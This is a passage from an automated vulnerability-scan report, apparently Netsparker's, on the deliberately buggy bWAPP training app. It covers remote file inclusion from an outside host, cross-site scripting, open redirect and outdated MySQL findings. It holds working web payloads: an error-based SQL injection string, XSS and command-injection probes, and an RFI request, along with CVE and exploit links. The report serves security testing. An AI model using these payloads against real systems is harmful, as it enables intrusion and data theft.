Cross-site scripting targets the users of the application instead of the server. Although this is limitation, since it allows attackers to hijack other users' sessions, an attacker might attack an administrator to gain full control over the application.

Impact

There are many different attacks that can be leveraged through the use of cross-site scripting, including:

- Hijacking user's active session.
- Changing the look of the page within the victim's browser.
- Mounting a successful phishing attack.
- Intercepting data and performing man-in-the-middle attacks.

Remedy

The issue occurs because the browser interprets the input as active HTML, Javascript or VbScript. To avoid this, all input and output from the application should be filtered. Output should be filtered according to the output format and location. Typically, the output location is HTML. Where the output is HTML, ensure all active content is removed prior to its presentation to the server.

Remedy References

- [ASP.NET] - Microsoft Anti-XSS Library
- OWASP XSS Prevention Cheat Sheet
- OWASP AntiSamy Java

External References

- XSS Cheat Sheet
- OWASP - cross-site scripting
- XSS Shell
- XSS Tunnelling

Classification

OWASP 2013-A3

18.1. /bWAPP/rlfi.php

http://itsecgames.com/bWAPP/rlfi.php?action=go&language=hTTp%3a%2f%2fr87.com%2fn

Parameters

Parameter	Type	Value
action	GET	go
language	**GET**	**hTTp://r87.com/n**

Certainty

Request

```
GET /bWAPP/rlfi.php?action=go&language=hTTp%3a%2f%2fr87.com%2fn HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/rlfi.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; secret=L2JXQVBQL3h4ZS0yLnBocA%3D%3D; movie_genre=%2FbWAPP%2Fxss_stored_2.php
Accept-Encoding: gzip, deflate
```

Response

```
…
<option value="lang_nl.php">Nederlands</option>

</select>

<button type="submit" name="action" value="go">Go</button>

</form>

<br />
NETSPARKER_F0M1-44353702950-<script>netsparkerRFI(0x066666)</script>
</div>

<div id="side">

<a href="http://twitter.com/MME_IT" target="blank_" class="button"><img src="./images/twitter.png"></a>
<a href="http://be.linkedin.com/in/malikmesellem"
…
```

19. Out-of-date Version (MySQL)

1 TOTAL
IMPORTANT

Netsparker identified you are using an out-of-date version of MySQL.

Impact

Since this is an old version of the software, it may be vulnerable to attacks.

Remedy

Please upgrade your installation of MySQL to the latest stable version.

Remedy References

- MySQL Downloads

Known Vulnerabilities in this Version

MySQL 'COM_FIELD_LIST' Command Buffer Overflow Vulnerability

Buffer overflow in MySQL allows remote authenticated users to execute arbitrary code via a COM_FIELD_LIST command with a long table name.

External References

- CVE-2010-1850

MySQL 'COM_FIELD_LIST' Command Packet Security Bypass Vulnerability

Directory traversal vulnerability in MySQL allows remote authenticated users to bypass intended table grants to read field definitions of arbitrary tables, and on 5.1 to read or delete content of arbitrary tables, via a .. (dot dot) in a table name.

External References

- CVE-2010-1848

MySQL Malformed Packet Handling Remote Denial of Service Vulnerability

The my_net_skip_rest function in sql/net_serv.cc in MySQL allows remote attackers to cause a denial of service (CPU and bandwidth consumption) by sending a large number of packets that exceed the maximum length.

External References

- CVE-2010-1849

MySQL SELECT Statement DOS Vulnerability

mysqld in MySQL properly handle errors during execution of certain SELECT statements with subqueries, and does not (2) preserve certain null_value flags during execution of statements that use the GeomFromWKB function, which allows remote authenticated users to cause a denial of service (daemon crash) via a crafted statement.

External References

- CVE-2009-4019

MySQL 'ALTER DATABASE' Remote Denial Of Service Vulnerability

MySQL before 5.1.48 allows remote authenticated users with alter database privileges to cause a denial of service (server crash and database loss) via an ALTER DATABASE command with a #mysql50# string followed by a . (dot), .. (dot dot), ../ (dot dot slash) or similar sequence, and an UPGRADE DATA DIRECTORY NAME command, which causes MySQL to move certain directories to the server data directory.

External References

- CVE-2010-2008

MySQL Multiple Denial of Service Vulnerabilities

Some vulnerabilities have been reported in MySQL, which can be exploited by malicious users to cause a DoS (Denial of Service).

External References

- http://secunia.com/advisories/42097/

MySQL Prior to 5.1.51 Multiple Denial Of Service Vulnerabilities

MySQL is prone to multiple denial-of-service vulnerabilities. An attacker can exploit these issues to crash the database, denying access to legitimate users. These issues affect versions prior to MySQL 5.1.51.

External References

- CVE-2010-3833
- CVE-2010-3834
- CVE-2010-3835
- CVE-2010-3836
- CVE-2010-3837
- CVE-2010-3838
- CVE-2010-3839
- CVE-2010-3840

MySQL Prior to 5.1.49 'DDL' Statements Denial Of Service Vulnerability

MySQL is prone to a denial-of-service vulnerability. An attacker can exploit this issue to crash the database, denying access to legitimate users. Versions prior to MySQL 5.1.49 are vulnerable.

External References

- CVE-2010-3676

MySQL Prior to 5.1.49 'JOIN' Statement Denial Of Service Vulnerability

MySQL is prone to a denial-of-service vulnerability. An attacker can exploit this issue to crash the database, denying access to legitimate users. This issue affects versions prior to MySQL 5.1.49.

External References

- CVE-2010-3677

MySQL Prior to 5.1.49 'WITH ROLLUP' Denial Of Service Vulnerability

MySQL is prone to a denial-of-service vulnerability. An attacker can exploit this issue to crash the database, denying access to legitimate users. This issue affects versions prior to MySQL 5.1.49.

External References

- CVE-2010-3678

MySQL Prior to 5.1.49 Malformed 'BINLOG' Arguments Denial Of Service Vulnerability

MySQL is prone to a denial-of-service vulnerability. An attacker can exploit this issue to crash the database, denying access to legitimate users. Versions prior to MySQL 5.1.49 are vulnerable.

External References

- CVE-2010-3679

MySQL 'TEMPORARY InnoDB' Tables Denial Of Service Vulnerability

MySQL is prone to a denial-of-service vulnerability. An attacker can exploit these issues to crash the database, denying access to legitimate users. This issues affect versions prior to MySQL 5.1.49.

External References

- CVE-2010-3680

MySQL 'HANDLER' interface Denial Of Service Vulnerability

MySQL is prone to a denial-of-service vulnerability. An attacker can exploit this issue to crash the database, denying access to legitimate users. This issue affects versions prior to MySQL 5.1.49.

External References

- CVE-2010-3681

MySQL 'EXPLAIN' Denial Of Service Vulnerability

MySQL is prone to a denial-of-service vulnerability. An attacker can exploit this issue to crash the database, denying access to legitimate users. This issue affects versions prior to MySQL 5.1.49.

External References

- CVE-2010-3682

MySQL 'LOAD DATA INFILE' Denial Of Service Vulnerability

MySQL is prone to a denial-of-service vulnerability. An attacker can exploit this issue to crash the database, denying access to legitimate users. This issue affects versions prior to MySQL 5.1.49.

External References

- CVE-2010-3683

MySQL DROP TABLE MyISAM Symbolic Link Local Security Bypass Vulnerability

Oracle MySQL is prone to a security-bypass vulnerability. A local attacker can exploit this issue to delete data associated with arbitrary MyISAM tables. This may result in denial-of-service conditions. Versions prior to MySQL 5.1.46 are vulnerable.

External References

- CVE-2010-1626

MySQL with yaSSL SSL Certificate Handling Remote Stack Buffer Overflow Vulnerability

MySQL compiled with yaSSL is prone to a remote stack-based buffer-overflow vulnerability because the application fails to perform adequate boundary checks on user-supplied data. Attackers can exploit this issue to execute arbitrary code within the context of the affected application. Failed exploit attempts will result in a denial-of-service condition. MySQL 5.5.0-ms2 is vulnerable when compiled with yaSSL; other versions may also be affected.

External References

- CVE-2009-4484

Exploit

- http://www.metasploit.com/modules/exploit/linux/mysql/mysql_yassl_getname

MySQL Server InnoDB CONVERT_SEARCH_MODE_TO_INNOBASE Function Denial Of Service Vulnerability

MySQL is prone to a remote denial-of-service vulnerability because the database server fails to properly handle unexpected input. Exploiting this issue allows remote attackers to crash affected database servers, denying service to legitimate users. Attackers must be able to execute arbitrary SQL statements on affected servers, which requires valid credentials to connect to affected servers. This issue affects MySQL 5.1.23 and prior versions.

External References

- CVE-2007-5925

Exploit

- http://www.securityfocus.com/bid/26353/exploit

MySQL Rename Table Function Access Validation Vulnerability

MySQL is prone to an access-validation vulnerability because it fails to perform adequate access control. Attackers can exploit this issue to rename arbitrary tables. This could result in denial-of-service conditions and may aid in other attacks. Versions prior to MySQL 4.1.23, 5.0.42, and 5.1.18 are vulnerable.

External References

- CVE-2007-2691

MySQL MERGE Privilege Revoke Bypass Vulnerability

MySQL is prone to a vulnerability that allows users with revoked privileges to a particular table to access these tables without permission. Exploiting this issue allows attackers to access data when access privileges have been revoked. The specific impact of this issue depends on the data that the attacker may retrieve.

External References

- CVE-2006-4031

MySQL Mysql_real_escape Function SQL Injection Vulnerability

MySQL is prone to an SQL-injection vulnerability because it fails to properly sanitize user-supplied input before using it in an SQL query. A successful exploit could allow an attacker to compromise an application using a vulnerable database or to compromise the database itself. MySQL versions prior to 5.0.22-1-0.1 and prior to 4.1.20 are vulnerable. Other versions may also be affected.

External References

- CVE-2006-2753

MySQL Remote Information Disclosure and Buffer Overflow Vulnerabilities

MySQL is prone to multiple remote vulnerabilities: 1. A buffer-overflow vulnerability occurs because the software fails to perform sufficient boundary checks of user-supplied data before copying it to an insufficiently sized memory buffer. This issue allows remote attackers to execute arbitrary machine code in the context of affected database servers. Failed exploit attempts will likely crash the server, denying further service to legitimate users. 2. Two information-disclosure vulnerabilities occur because the software fails to sufficiently sanitize and check boundaries of user-supplied data. These issues allow remote users to gain access to potentially sensitive information that may aid in further attacks.

External References

- CVE-2006-1516
- CVE-2006-1517
- CVE-2006-1518

Exploit

- http://www.securityfocus.com/bid/17780/exploit

MySQL Server Str_To_Date Remote Denial Of Service Vulnerability

MySQL is susceptible to a remote denial-of-service vulnerability. This issue is due to the database server's failure to properly handle unexpected input. This issue allows remote attackers to crash affected database servers, denying service to legitimate users. Attackers must be able to execute arbitrary SQL statements on affected servers, which requires valid credentials to connect to affected servers. Attackers may exploit this issue in conjunction with latent SQL-injection vulnerabilities in other applications. Versions of MySQL prior to 4.1.18, 5.0.19, and 5.1.6 are vulnerable to this issue.

External References

- CVE-2006-3081

MySQL Server Date_Format Denial Of Service Vulnerability

MySQL is prone to a remote denial-of-service vulnerability because the database server fails to properly handle unexpected input. This issue allows remote attackers to crash affected database servers, denying service to legitimate users. Attackers must be able to execute arbitrary SQL statements on affected servers, which requires valid credentials to connect to affected servers. Attackers may exploit this issue in conjunction with latent SQL-injection vulnerabilities in other applications. Versions prior to MySQL 4.1.18, 5.0.19, and 5.1.6 are vulnerable.

External References

- CVE-2006-3469

MySQL Prior to 5.1.52 Multiple Denial Of Service Vulnerabilities

MySQL is prone to multiple denial-of-service vulnerabilities. An attacker can exploit these issues to crash the database, denying access to legitimate users. These issues affect versions prior to MySQL 5.1.52.

External References

- http://www.securityfocus.com/bid/47871

MySQL 'sql/sql_table.cc' CREATE TABLE Security Bypass Vulnerability

MySQL is prone to a security-bypass vulnerability. An attacker can exploit this issue to bypass certain security restrictions and gain access to table files created by other users.

External References

- CVE-2008-7247

MySQL Prior to 5.1.50 Privilege Escalation Vulnerability

MySQL is prone to a remote privilege-escalation vulnerability. An attacker can exploit this issue to run arbitrary SQL statements with 'SUPER' privileges on the slave database system. This will allow the attacker to compromise the affected database system. This issue affects versions prior to MySQL 5.1.50.

External References

- http://www.securityfocus.com/bid/43677

MySQL Command Line Client HTML Special Characters HTML Injection Vulnerability

MySQL is prone to an HTML-injection vulnerability because the application's command-line client fails to properly sanitize user-supplied input before using it in dynamically generated content. Attacker-supplied HTML and script code would run in the context of the affected browser, potentially allowing the attacker to steal cookie-based authentication credentials or to control how the site is rendered to the user. Other attacks are also possible.

Exploit

- http://www.securityfocus.com/data/vulnerabilities/exploits/31486.txt

MySQL INFORMATION_SCHEMA Remote Denial Of Service Vulnerability

MySQL is prone to a remote denial-of-service vulnerability because it fails to handle certain specially crafted queries. An attacker can exploit this issue to crash the application, denying access to legitimate users. NOTE: An attacker must be able to execute arbitrary SELECT statements against the database to exploit this issue. This may be done through legitimate means or by exploiting other latent SQL-injection vulnerabilities. This issue affects versions prior to MySQL 5.0.32 and 5.1.14.

External References

- CVE-2006-7232

Exploit

- http://www.securityfocus.com/bid/28351/exploit

MySQL Server Privilege Escalation And Denial Of Service Vulnerabilities

MySQL is prone to multiple vulnerabilities, including privilege-escalation and denial-of-service issues. Exploiting the privilege-escalation vulnerability may allow attackers to perform certain actions with elevated privileges. Successful exploits of the denial-of-service issue will cause the database server to crash, denying service to legitimate users. These issues affect versions prior to MySQL 5.0.52, MySQL 5.1.23, and MySQL 6.0.4.

External References

- CVE-2007-6303
- CVE-2007-6304

Oracle MySQL CVE-2012-1697 Remote MySQL Server Vulnerability

Unspecified vulnerability in the MySQL Server component in Oracle MySQL 5.5.21 and earlier allows remote authenticated users to affect availability via unknown vectors related to Partition.

External References

- CVE-2012-1697

Oracle MySQL CVE-2012-1696 Remote MySQL Server Vulnerability

Unspecified vulnerability in the MySQL Server component in Oracle MySQL 5.5.19 and earlier allows remote authenticated users to affect availability via unknown vectors related to Server Optimizer.

External References

- CVE-2012-1696

Oracle MySQL Server CVE-2012-0490 Remote Security Vulnerability

Unspecified vulnerability in the MySQL Server component in Oracle MySQL 5.0.x, 5.1.x, and 5.5.x allows remote authenticated users to affect availability via unknown vectors.

External References

- CVE-2012-0490

Oracle MySQL Server CVE-2012-0484 Remote Security Vulnerability

Unspecified vulnerability in the MySQL Server component in Oracle MySQL 5.0.x, 5.1.x, and 5.5.x allows remote authenticated users to affect confidentiality via unknown vectors.

External References

- CVE-2012-0484

Classification

OWASP 2013-A9

19.1. /bWAPP/sqli_1.php

http://itsecgames.com/bWAPP/sqli_1.php?title=-1%27+and+6%3d3+or+1%3d1%2b(SELECT+1+and+ROW(1%2c1)%3e(...

Identified Version

```
5.0.96
```

Latest Version

```
6.0.11
```

Vulnerability Database

```
Result is based on 30/10/2014 vulnerability database content.
```

Certainty

Request

```
GET /bWAPP/sqli_1.php?title=-
1%27+and+6%3d3+or+1%3d1%2b(SELECT+1+and+ROW(1%2c1)%3e(SELECT+COUNT(*)%2cCONCAT(CHAR(95)%2cCHAR(33)%2cCHAR(64)%2cCHAR(52)%2cCHAR(100)%2cCHAR(105)%2cCHAR(108)%2cCHAR(101)%2cCHAR(1
09)%2cCHAR(109)%2cCHAR(97)%2c0x3a%2cFLOOR(RAND(0)*2))x+FROM+INFORMATION_SCHEMA.COLLATIONS+GROUP+BY+x)a)%2b%27&action=search HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/sqli_1.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Date: Tue, 04 Nov 2014 14:10:17 GMT
Pragma: no-cache
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Content-Length: 2388
Content-Type: text/html
Expires: Thu, 19 Nov 1981 08:52:00 GMT

<!DOCTYPE html>
<html>

<head>

<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">

<!--<link rel="stylesheet" type="text/css" href="https://fonts.googleapis.com/css?family=Architects+Daughter">-->
<link rel="stylesheet" type="text/css" href="stylesheets/stylesheet.css" media="screen" />
<link rel="shortcut icon" href="images/favicon.ico" type="image/x-icon" />

<!--<script src="//html5shiv.googlecode.com/svn/trunk/html5.js"></script>-->
<script src="js/html5.js"></script>

<title>bWAPP - SQL Injection</title>

</head>

<body>

<header>

<h1>bWAPP</h1>

<h2>an extremely buggy web app !</h2>

</header>

<div id="menu">

<table>

<tr>

<td><a href="portal.php">Bugs</a></td>
<td><a href="password_change.php">Change Password</a></td>
<td><a href="user_extra.php">Create User</a></td>
<td><a href="security_level_set.php">Set Security Level</a></td>
<td><a href="reset.php" onclick="return confirm('All settings will be cleared. Are you sure?');">Reset</a></td>
<td><a href="credits.php">Credits</a></td>
<td><a href="http://itsecgames.blogspot.com" target="_blank">Blog</a></td>
<td><a href="logout.php" onclick="return confirm('Are you sure you want to leave?');">Logout</a></td>
<td><font color="red">Welcome Bee</font></td>

</tr>

</table>

</div>

<div id="main">

<h1>SQL Injection (GET/Search)</h1>

<form action="/bWAPP/sqli_1.php" method="GET">

<p>

<label for="title">Search for a movie:</label>
<input typ
…
```

20. [Possible] Local File Inclusion

1 TOTAL
IMPORTANT

Netsparker identified a possible local file inclusion vulnerability, which occurs when a file from the target system is injected into the attacked server page.

However, this issue **could not be confirmed** by Netsparker. Netsparker believes that this was not a local file inclusion, but there were some indications of a possible local file inclusion. There can be numerous reasons for Netsparker not being able to confirm it.

We strongly recommend you investigate the issue manually. You can also consider sending us the details of this issue so we can address it for the next time and give you more precise results.

Impact

Impact can differ based on the exploitation and the read permission of the web server user. Depending on these factors, an attacker might carry out one or more of the following attacks:

- Gather usernames via `/etc/passwd` file
- Harvest useful information from the log files, such as "`/apache/logs/error.log`" or "`/apache/logs/access.log`"
- Remotely execute commands via combining this vulnerability with some of other attack vectors, such as file upload vulnerability or log injection

Remedy

- If possible, do not permit file paths to be appended directly. Make them hard-coded or selectable from a limited hard-coded path list via an index variable.
- If you definitely need dynamic path concatenation, ensure you only accept required characters such as "a-Z0-9" and do not allow ".." or "/" or "%00" (null byte) or any other similar unexpected characters.
- It's important to limit the API to allow inclusion only from a directory and directories below it. This ensures that any potential attack cannot perform a directory traversal attack.

Classification

OWASP 2013-A4

20.1. /bWAPP/directory_traversal_1.php

http://itsecgames.com/bWAPP/directory_traversal_1.php?page=directory_traversal_1.php

Certainty

Request

```
GET /bWAPP/directory_traversal_1.php?page=directory_traversal_1.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/aim.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; secret=QW55IGJ1Z3M%2F
Accept-Encoding: gzip, deflate
```

Response

```
…
<td><font color="red">Welcome Bee</font></td>

</tr>

</table>

</div>

<div id="main">

<h1>Directory Traversal - Files</h1>

<?php
<br />
<br />/*
<br />
<br />bWAPP, or a buggy web application, is a free and open source deliberately insecure web application.
<br />It helps security enthusiasts, developers and students to discover and to prevent web vulnerabilities.
<br />bWAPP covers all major known web vulnerabilities, including all risks from the OWASP Top 10 project!
<br />It is for security-testing and educational purposes only.
<br />
<br />Enjoy!
<br />
<br />Malik Mesellem
<br />Twitter: @MME_IT
<br />
<br />bWAPP is licensed under a Creative Commons Attribution-NonCommercial-NoDerivatives 4.0 International License (http://creativecommons.org/licenses/by-nc-nd/4.0/). Copyright © 2014 MME BVBA. All rights reserved.
<br />
<br />*/
<br />
<br />include("security.php");
<br />include("security_level_check.php");
<br />include("functions_external.php");
<br />include("admin/settings.php");
<br />
<br />$bugs = file("bugs.txt");
<br />
<br />if(isset($_POST["form_bug"]) && isset($_POST["bug"]))
<br />{
<br />
<br /> $key = $_POST["bug"]; 
<br /> $bug = explode(",", trim($bugs[$key]));
<br />
<br /> // Debugging
<br /> // print_r($bug);
<br />
<br /> header("Location: " . $bug[1]);
<br />
<br /> exit;
<br />
<br />}
<br />
<br />if(isset($_POST["form_security_level"]) && isset($_POST["security_level"])) 
<br />{
<br />
<br /> $security_level_cookie = $_POST["security_level"];
<br />
<br /> switch($security_level_cookie)
<br /> {
<br />
<br /> case "0" :
<br />
<br /> $security_level_cookie = "0";
<br /> break;
<br />
<br /> case "1" :
<br />
<br /> $security_level_cookie = "1";
<br /> break;
<br />
<br /> case "2" :
<br />
<br /> $security_level_cookie = "2";
<br /> break;
<br />
<br /> default : 
<br />
<br /> $security_level_cookie = "0";
<br /> break;
<br />
<br /> }
<br />
<br /> if($evil_bee == 1)
<br /> {
<br />
<br /> setcookie("security_level", "666", time()+60*60*24*365, "/", "", false, false);
<br />
<br /> }
<br />
<br /> else 
<br /> {
<br />
<br /> setcookie("security_level", $security_level_cookie, time()+60*60*24*365, "/", "", false, false);
<br />
<br /> }
<br />
<br /> header("Location: directory_traversal_1.php?page=message.txt");
<br />
<br /> exit;
<br />
<br />}
<br />
<br />if(isset($_COOKIE["security_level"]))
<br />{
<br />
<br /> switch($_COOKIE["security_level"])
<br /> {
<br />
<br /> case "0" :
<br />
<br /> $security_level = "low";
<br /> break;
<br />
<br /> case "1" :
<br />
<br /> $security_level = "medium";
<br /> break;
<br />
```

```
<br /> case "2" :
<br />
<br /> $security_level = "high";
<br /> break;
<br />
<br /> case "666" :
<br />
<br /> $security_level = "666";
<br /> break;
<br />
<br /> default :
<br />
<br /> $security_level = "low";
<br /> break;
<br />
<br /> }
<br />
<br />}
<br />
<br />else
<br />{
<br />
<br /> $security_level = "not set";
<br />
<br />}
<br />
<br />$file = "";
<br />$directory_traversal_error = "";
<br />
<br />function show_file($file)
<br />{
<br />
<br /> // Checks whether a file or directory exists
<br /> // if(file_exists($file))
<br /> if(is_file($file))
<br /> {
<br />
<br /> $fp = fopen($file, "r") or die("Couldn't open $file.");
<br />
<br /> while(!feof($fp))
<br /> {
<br />
<br /> $line = fgets($fp,1024);
<br /> echo($line);
<br /> echo "<br />";
<br />
<br /> }
<br />
<br /> }
<br />
<br /> else
<br /> {
<br />
<br /> echo "This file doesn't exist!";
<br />
<br /> }
<br />
<br />}
<br />
<br />?>
<br /><!DOCTYPE html>
<br /><html>
<br />
<br /><head>
<br />
<br /><meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<br />
<br /><!--<link rel="stylesheet" typ
…
target="_blank">Blog</a></td>
<br /> <td><a href="logout.php" onclick="return confirm('Are you sure you want to leave?');">Logout</a></td>
<br /> <td><font color="red">Welcome <?php if(isset($_SESSION["login"])){echo ucwords($_SESSION["login"]);}?></font></td>
<br />
<br /> </tr>
<br />
<br /> </table>
<br />
<br /></div>
<br />
<br /><div id="main">
<br />
<br /> <h1>Directory Traversal - Files</h1>
<br />
<br /> <?php
<br />
<br /> if(isset($_GET["page"]))
<br /> {
<br />
<br /> $file = $_GET["page"];
<br />
<br /> switch($_COOKIE["security_level"])
<br /> {
<br />
<br /> case "0" :
<br />
<br /> show_file($file);
<br />
<br /> // Debugging
<br /> // echo "<br />" . $_GET['page'];
<br />
<br /> break;
<br />
<br /> case "1" :
<br />
<br /> $directory_traversal_error = directory_traversal_check_1($file);
<br />
<br /> if(!$directory_traversal_error)
<br /> {
<br />
<br /> show_file($file);
<br />
<br /> }
<br />
<br /> else
<br /> {
<br />
<br /> echo $directory_traversal_error;
<br />
<br /> }
<br />
<br /> // Debugging
<br /> // echo "<br />" . $_GET["page"];
<br />
```

```
<br /> break;
<br />
<br /> case "2" :
<br />
<br /> $directory_traversal_error = directory_traversal_check_3($file);
<br />
<br /> if(!$directory_traversal_error)
<br /> {
<br />
<br /> show_file($file);
<br />
<br /> }
<br />
<br /> else
<br /> {
<br />
<br /> echo $directory_traversal_error;
<br />
<br /> }
<br />
<br /> // Debugging
<br /> // echo "<br />" . $_GET["page"];
<br />
<br /> break;
<br />
<br /> default :
<br />
<br /> show_file($file);
<br />
<br /> // Debugging
<br /> // echo "<br />" . $_GET["page"];
<br />
<br /> break;
<br />
<br /> }
<br />
<br /> }
<br />
<br /> ?>
<br />
<br />
<br /></div>
<br />
<br /><div id="side">
<br />
<br /> <a href="http://twitter.com/MME_IT" target="blank_" class="button"><img src="./images/twitter.png"></a>
<b
…
on>
<br />
<br /> </select>
<br />
<br /> <button type="submit" name="form_security_level" value="submit">Set</button>
<br /> <font size="4">Current: <b><?php echo $security_level?></b></font>
<br />
<br /> </form>
<br />
<br /></div>
<br />
<br /><div id="bug">
<br />
<br /> <form action="<?php echo($_SERVER["SCRIPT_NAME"]);?>" method="POST">
<br />
<br /> <label>Choose your bug:</label><br />
<br />
<br /> <select name="bug">
<br />
<br /><?php
<br />
<br />// Lists the options from the array 'bugs' (bugs.txt)
<br />foreach ($bugs as $key => $value)
<br />{
<br />
<br /> $bug = explode(",", trim($value));
<br />
<br /> // Debugging
<br /> // echo "key: " . $key;
<br /> // echo " value: " . $bug[0];
<br /> // echo " filename: " . $bug[1] . "<br />";
<br />
<br /> echo "<option value='$key'>$bug[0]</option>";
<br />
<br />}
<br />
<br />?>
<br />
<br />
<br /> </select>
<br />
<br /> <button type="submit" name="form_bug" value="submit">Hack</button>
<br />
<br /> </form>
<br />
<br /></div>
…
```

21. [Possible] Permanent Cross-site Scripting

1 TOTAL
IMPORTANT

Netsparker detected possible permanent cross-site scripting, which allows an attacker to execute dynamic scripts (*JavaScript, VBScript*) in the context of the application.

This allows several different attack opportunities, mostly hijacking the current session of the user or changing the look of the page by changing the HTML on the fly to steal the user's credentials. This happens because the input entered by the user has been interpreted by HTML/JavaScript/VBScript within the browser. "Permanent" means that the attack will be stored in the backend system. In normal cross-site scripting, an attacker needs to e-mail the victim, but in a permanent cross-site scripting, an attacker can simply execute the attack and wait for users to see the affected page. As soon as someone visits the page, the attacker's stored payload will get executed.

Cross-site scripting targets the users of the application instead of the server. Although this is a limitation, since it only allows attackers to hijack other users' sessions, the attacker might attack an administrator to gain full control over the application.

Impact

Permanent XSS is a dangerous issue that has many exploitation vectors, some of which include:

- User session sensitive information such as cookies can be stolen.
- XSS can enable client-side worms which could modify, delete or steal other users' data within the application.
- The website can be redirected to a new location, defaced or used as a phishing site.

Remedy

The issue occurs because the browser interprets the input as active HTML, JavaScript or VBScript. To avoid this, all input and output from the application should be filtered. Output should be filtered according to the output format and location. Typically the output location is HTML. Where the output is HTML, ensure all active content is removed prior to its presentation to the server.

Prior to sanitizing user input, ensure you have a pre-defined list of both expected and acceptable characters, with which you will populate a whitelist. This list needs only be defined once and should be used to sanitize and validate all subsequent input.

There are a number of pre-defined, well structured whitelist libraries available for many different environments; good examples of these include OWASP Reform and Microsoft Anti cross-site scripting libraries.

Remedy References

- [ASP.NET] - Microsoft Anti-XSS Library
- OWASP XSS Prevention Cheat Sheet

External References

- XSS Cheat Sheet
- OWASP - Cross-site Scripting
- XSS Shell
- XSS Tunnelling

Classification

OWASP 2013-A3

21.1. /bWAPP/sqli_12.php

http://itsecgames.com/bWAPP/sqli_12.php

Injection URL

```
http://itsecgames.com/bWAPP/sqli_12.php
```

Certainty

Injection Request

```
POST /bWAPP/sqli_12.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/sqli_12.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
Content-Length: 66
Content-Type: application/x-www-form-urlencoded

entry_add=add&entry=%22%3e%3cnet+sparker%3dnetsparker(0x000E36)%3e
```

Identification Request

```
POST /bWAPP/sqli_12.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/sqli_12.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
Content-Length: 51
Content-Type: application/x-www-form-urlencoded

entry_add=add&entry=%22%26expr+268409241+-+2+%26%22
```

Injection Response

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Date: Tue, 04 Nov 2014 14:36:21 GMT
Pragma: no-cache
Transfer-Encoding: chunked
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Content-Type: text/html
Expires: Thu, 19 Nov 1981 08:52:00 GMT
```

Identification Response

```

…

<td>SET /A 0xFFF9999-2 &</td>

</tr>

<tr height="40">

<td align="center">123</td>
<td>bee</td>
<td>2014-11-04</td>
<td>"><net sparker=netsparker(0x000E36)></td>

</tr>

<tr height="40">

<td align="center">124</td>
<td>bee</td>
<td>2014-11-04</td>
<td>"&expr 268409241 - 2 &"</td>


…
```

22. Open Redirection

3 TOTAL

MEDIUM

CONFIRMED

3

Netsparker detected open redirection, which occurs when a vulnerable web page is being redirected to another web page via a user-controllable input.

Impact

An attacker can use this vulnerability to redirect users to other malicious websites, which can be used for phishing and similar attacks.

Remedy

- Where possible, do not use users' input for URLs.
- If you definitely need dynamic URLs, make a list of valid, accepted URLs and do not accept other URLs.
- Ensure that you only accept URLs which are located on accepted domains.

External References

- CWE-601: URL Redirection to Untrusted Site ('Open Redirect')
- OWASP - Open Redirection

Classification

OWASP 2013-A10

22.1. /bWAPP/unvalidated_redir_fwd_1.php CONFIRMED

http://itsecgames.com/bWAPP/unvalidated_redir_fwd_1.php?form=submit&url=http%3a%2f%2fwww.r87.com%3f

Parameters

